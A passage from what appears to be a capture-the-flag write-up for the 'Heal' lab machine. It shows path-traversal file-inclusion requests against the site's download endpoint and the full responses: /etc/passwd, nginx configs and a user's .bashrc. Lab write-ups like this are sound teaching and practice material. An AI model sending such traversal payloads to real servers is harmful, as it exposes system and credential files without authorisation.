User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Origin: http://heal.htb
Referer: http://heal.htb/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"content":"\n      <!DOCTYPE html>\n      <html>\n      <head>\n        <style>\n          body {\n            font-family: 'Roboto', sans-serif;\n            color: #333;\n            line-height: 1.6;\n            background-color: #f9f9f9;\n            padding: 20px;\n          }\n          .resume-container {\n            max-width: 900px;\n            margin: 50px auto;\n            padding: 40px;\n            background-color: #fff;\n            box-shadow: 0 4px 10px rgba(0, 0, 0, 0.1);\n            border-radius: 10px;\n          }\n          h1, h2 {\n            color: #007bff;\n            margin-bottom: 20px;\n          }\n          h1 {\n            font-size: 2.5em;\n            text-align: center;\n            margin-bottom: 40px;\n          }\n          h2 {\n            font-size: 1.5em;\n            margin-top: 40px;\n          }\n          .section {\n            margin-bottom: 30px;\n          }\n          .section p {\n            margin: 5px 0;\n          }\n          .section p strong {\n            color: #555;\n          }\n          .contact-info {\n            text-align: center;\n            margin-bottom: 40px;\n          }\n          .contact-info p {\n            margin: 5px 0;\n            font-size: 1.1em;\n          }\n          .contact-info p strong {\n            color: #007bff;\n          }\n          .education-section, .experience-section {\n            padding: 20px;\n            background-color: #f1f1f1;\n            border-radius: 5px;\n            margin-bottom: 20px;\n          }\n          .education-section p, .experience-section p {\n            margin: 10px 0;\n          }\n        </style>\n      </head>\n      <body>\n        <div class=\"resume-container\">\n          <h1></h1>\n          <p>Email: </p>\n          <p>Phone: </p>\n          <h2>Education</h2>\n          \n            <div class=\"education-section\">\n              <p><strong>Institution:</strong> </p>\n              <p><strong>Role:</strong> </p>\n              <p><strong>Summary:</strong> </p>\n            </div>\n          \n          <h2>Experience</h2>\n          \n            <div class=\"experience-section\">\n              <p><strong>Company:</strong> </p>\n              <p><strong>Role:</strong> </p>\n              <p><strong>Summary:</strong> </p>\n            </div>\n          \n          <h2>Projects</h2>\n          <p></p>\n          <h2>Skills</h2>\n          <p></p>\n          <h2>Languages</h2>\n          <p></p>\n        </div>\n      </body>\n      </html>\n    ","format":"pdf"}
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-LFFMQThen we prepared our Local File Inclusion (LFI) payload to read /etc/passwd and it worked!
GET /download?filename=../../../../../etc/passwd  HTTP/1.1
Host: api.heal.htb
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: http://heal.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Sec-Fetch-Mode: cors
Referer: http://heal.htb/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-LFFMQ
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 14 Dec 2024 19:33:52 GMT
Content-Type: application/octet-stream
Content-Length: 2120
Connection: keep-alive
access-control-allow-origin: http://heal.htb
access-control-allow-methods: GET, POST, PUT, PATCH, DELETE, OPTIONS, HEAD
access-control-expose-headers:
access-control-max-age: 7200
x-frame-options: SAMEORIGIN
x-xss-protection: 0
x-content-type-options: nosniff
x-permitted-cross-domain-policies: none
referrer-policy: strict-origin-when-cross-origin
content-disposition: attachment; filename="passwd"; filename*=UTF-8''passwd
content-transfer-encoding: binary
cache-control: no-cache
x-request-id: 167af0e4-4b57-4547-b65f-56a697ca66f3
x-runtime: 0.003361
vary: Origin
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
ralph:x:1000:1000:ralph:/home/ralph:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
avahi:x:114:120:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
geoclue:x:115:121::/var/lib/geoclue:/usr/sbin/nologin
postgres:x:116:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
ron:x:1001:1001:,,,:/home/ron:/bin/bash
Within the content we found another user called ron.
| Username |
|---|
| ron |


We started enumerating the filesystem through the LFI and started with the configuration for Nginx. But all we found was some information about the Flask application and the API running on port 3000/TCP and 3001/TCP.
GET /download?filename=../../../../../etc/nginx/sites-available/heal.htb  HTTP/1.1
Host: api.heal.htb
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: http://heal.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Sec-Fetch-Mode: cors
Referer: http://heal.htb/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-LFFMQ
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 14 Dec 2024 19:44:12 GMT
Content-Type: application/octet-stream
Content-Length: 785
Connection: keep-alive
access-control-allow-origin: http://heal.htb
access-control-allow-methods: GET, POST, PUT, PATCH, DELETE, OPTIONS, HEAD
access-control-expose-headers:
access-control-max-age: 7200
x-frame-options: SAMEORIGIN
x-xss-protection: 0
x-content-type-options: nosniff
x-permitted-cross-domain-policies: none
referrer-policy: strict-origin-when-cross-origin
content-disposition: attachment; filename="heal.htb"; filename*=UTF-8''heal.htb
content-transfer-encoding: binary
cache-control: no-cache
x-request-id: 1c89d4ca-7f90-438e-87db-31f504329e98
x-runtime: 0.004008
vary: Origin
#limit_req_zone $binary_remote_addr zone=heallimit:10m rate=10r/s;
server {
listen 80;
server_name heal.htb;
# Redirect users accessing the site via the server's IP address
if ($host != heal.htb) {
rewrite ^ http://heal.htb/;
}
# Proxy requests to the Flask server
location / {
limit_req zone=mylimit burst=20;
proxy_pass http://localhost:3000;
proxy_http_version 1.1;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
}
}
# Default server block for IP-based access
server {
listen 80 default_server;
server_name _;
# Redirect all IP-based requests to clouded.htb
return 301 http://heal.htb/;
}
GET /download?filename=../../../../../etc/nginx/sites-available/api.heal.htb  HTTP/1.1
Host: api.heal.htb
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: http://heal.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Sec-Fetch-Mode: cors
Referer: http://heal.htb/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-LFFMQ
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 14 Dec 2024 19:44:27 GMT
Content-Type: application/octet-stream
Content-Length: 456
Connection: keep-alive
access-control-allow-origin: http://heal.htb
access-control-allow-methods: GET, POST, PUT, PATCH, DELETE, OPTIONS, HEAD
access-control-expose-headers:
access-control-max-age: 7200
x-frame-options: SAMEORIGIN
x-xss-protection: 0
x-content-type-options: nosniff
x-permitted-cross-domain-policies: none
referrer-policy: strict-origin-when-cross-origin
content-disposition: attachment; filename="api.heal.htb"; filename*=UTF-8''api.heal.htb
content-transfer-encoding: binary
cache-control: no-cache
x-request-id: 1b17c506-815b-4b0b-ba21-3e0cbc356489
x-runtime: 0.003146
vary: Origin
limit_req_zone $binary_remote_addr zone=mylimit:10m rate=10r/s;
server {
listen 80;
server_name api.heal.htb;
# Proxy requests to the Flask server
location / {
limit_req zone=mylimit burst=20;
proxy_pass http://localhost:3001;
proxy_http_version 1.1;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
}
}
Next we started reading the content of the .bashrc of ralph and ron to see if there were any exports which could give us a hint where to look for the web application.
GET /download?filename=../../../../../home/ralph/.bashrc HTTP/1.1
Host: api.heal.htb
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: http://heal.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Sec-Fetch-Mode: cors
Referer: http://heal.htb/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo1fQ.7HQbv7vTQa-UIbcu3TPdEgxs3zZG0tYpT-yOC5uxMbM
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 15 Dec 2024 07:57:33 GMT
Content-Type: application/octet-stream
Content-Length: 4141
Connection: keep-alive
access-control-allow-origin: http://heal.htb
access-control-allow-methods: GET, POST, PUT, PATCH, DELETE, OPTIONS, HEAD
access-control-expose-headers:
access-control-max-age: 7200
x-frame-options: SAMEORIGIN
x-xss-protection: 0
x-content-type-options: nosniff
x-permitted-cross-domain-policies: none
referrer-policy: strict-origin-when-cross-origin
content-disposition: attachment; filename=".bashrc"; filename*=UTF-8''.bashrc
content-transfer-encoding: binary
cache-control: no-cache
x-request-id: 9896e426-31eb-46e7-bdda-21f1c7eb1f53
x-runtime: 0.002266
vary: Origin
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples
# If not running interactively, don't do anything
case $- in
*i*) ;;
*) return;;
esac
# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
HISTCONTROL=ignoreboth
# append to the history file, don't overwrite it
shopt -s histappend
# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000
# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize
# If set, the pattern "**" used in a pathname expansion context will
# match all files and zero or more directories and subdirectories.
#shopt -s globstar
# make less more friendly for non-text input files, see lesspipe(1)
[ -x /usr/bin/lesspipe ] && eval "$(SHELL=/bin/sh lesspipe)"
# set variable identifying the chroot you work in (used in the prompt below)
if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ]; then
debian_chroot=$(cat /etc/debian_chroot)
fi
# set a fancy prompt (non-color, unless we know we "want" color)
case "$TERM" in
xterm-color|*-256color) color_prompt=yes;;
esac
# uncomment for a colored prompt, if the terminal has the capability; turned
# off by default to not distract the user: the focus in a terminal window
# should be on the output of commands, not on the prompt
#force_color_prompt=yes
if [ -n "$force_color_prompt" ]; then
if [ -x /usr/bin/tput ] && tput setaf 1 >&/dev/null; then
# We have color support; assume it's compliant with Ecma-48
# (ISO/IEC-6429). (Lack of such support is extremely rare, and such
# a case would tend to support setf rather than setaf.)
color_prompt=yes
else
color_prompt=
fi
fi
if [ "$color_prompt" = yes ]; then
PS1='${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@\h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]\$ '
else
PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
fi
unset color_prompt force_color_prompt
# If this is an xterm set the title to user@host:dir
case "$TERM" in
xterm*|rxvt*)
PS1="\[\e]0;${debian_chroot:+($debian_chroot)}\u@\h: \w\a\]$PS1"
;;
*)
;;
esac
# enable color support of ls and also add handy aliases
if [ -x /usr/bin/dircolors ]; then
test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval "$(dircolors -b)"
alias ls='ls --color=auto'
#alias dir='dir --color=auto'
#alias vdir='vdir --color=auto'
alias grep='grep --color=auto'
alias fgrep='fgrep --color=auto'
alias egrep='egrep --color=auto'
fi
# colored GCC warnings and errors
#export GCC_COLORS='error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01'
# some more ls aliases
alias ll='ls -alF'
alias la='ls -A'
alias l='ls -CF'
# Add an "alert" alias for long running commands. Use like so:
# sleep 10; alert
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo error)" "$(history|tail -n1|sed -e '\''s/^\s*[0-9]\+\s*//;s/[;&|]\s*alert$//'\'')"'
# Alias definitions.
# You may want to put all your additions into a separate file like
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.
if [ -f ~/.bash_aliases ]; then
. ~/.bash_aliases
fi
# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
if [ -f /usr/share/bash-completion/bash_completion ]; then
. /usr/share/bash-completion/bash_completion
elif [ -f /etc/bash_completion ]; then
. /etc/bash_completion
fi
fi
# Added by `rbenv init` on Fri Sep 27 06:32:32 AM UTC 2024
eval "$(~/.rbenv/bin/rbenv init - --no-rehash bash)"
export PATH="$HOME/.rbenv/bin:$PATH"
eval "$(rbenv init -)"
export NVM_DIR="$HOME/.nvm"
[ -s "$NVM_DIR/nvm.sh" ] && \. "$NVM_DIR/nvm.sh" # This loads nvm
